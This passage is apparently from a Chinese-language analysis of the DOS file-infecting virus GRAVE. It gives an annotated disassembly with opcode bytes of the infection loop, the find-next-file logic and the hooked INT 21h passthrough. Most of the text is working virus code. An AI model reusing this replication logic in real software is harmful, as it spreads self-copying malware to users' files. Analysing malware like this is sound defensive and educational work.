调整指向文件名第一个字符的地址指针指向0503h

9FAA:0116 C70625050305 MOV WORD PTR [0525],0503

9FAA:011C BA0305 MOV DX,0503 ；DS:DX指向待感染文件名字符串

9FAA:011F E82F00 CALL 0151 ；感染文件

9FAA:0122 2E CS:

9FAA:0123 803E340503 CMP BYTE PTR [0534],03 ；判断：感染成功？

9FAA:0128 7404 JZ 012E ；感染成功，跳转012Eh退出

文件已感染GRAVE病毒的处理过程

9FAA:012A B04F MOV AL,4F ；设置“查找下一个匹配文件”功能号

9FAA:012C EBCB JMP 00F9 ；跳转00F9h，继续感染其它文件

查找文件失败的处理过程

9FAA:012E 5A POP DX ；恢复获得的磁盘缓冲区地址为DS:DX

9FAA:012F 1F POP DS

9FAA:0130 9C PUSHF ；暂存标志寄存器的值

9FAA:0131 B41A MOV AH,1A ；设置“设置磁盘缓冲区地址”功能号

9FAA:0133 CD21 INT 21 ；设置磁盘缓冲区地址为DS:DX

9FAA:0135 9D POPF ；恢复标志寄存器的值

公共处理程序2

9FAA:0136 5F POP DI ；恢复现场

9FAA:0137 5E POP SI

9FAA:0138 07 POP ES

9FAA:0139 1F POP DS

9FAA:013A 5A POP DX

9FAA:013B 59 POP CX

9FAA:013C 5B POP BX

9FAA:013D 58 POP AX

9FAA:013E 2E CS:

9FAA:013F C6067E0400 MOV BYTE PTR [047E],00 ；清除（C）类操作标志值

9FAA:0144 2E CS:

9FAA:0145 803E330501 CMP BYTE PTR [0533],01 ；判断标志值0533h是否为1？

9FAA:014A 7502 JNZ 014E ；否则跳转014E

9FAA:014C 33DB XOR BX,BX ；是则BX清零

9FAA:014E E954FF JMP 00A5 ；跳转公共处理程序1

5.5模块00AD

；功能：调用正常int 21h。

；入口：AL=功能号，AH=方式码，其它与正常int 21h调用相同。

；出口：与对应正常int 21h调用功能相同

9FAA:00AD 86E0 XCHG AH,AL ；将功能号与方式码回归正常位置

9FAA:00AF 90 NOP

9FAA:00B0 9C PUSHF ；模拟调用int 21h中断需要入栈的标志值

9FAA:00B1 2E CS:

9FAA:00B2 FF1EA700 CALL FAR [00A7] ；以函数方式调用正常中断int 21h

9FAA:00B6 C3 RET ；中断调用返回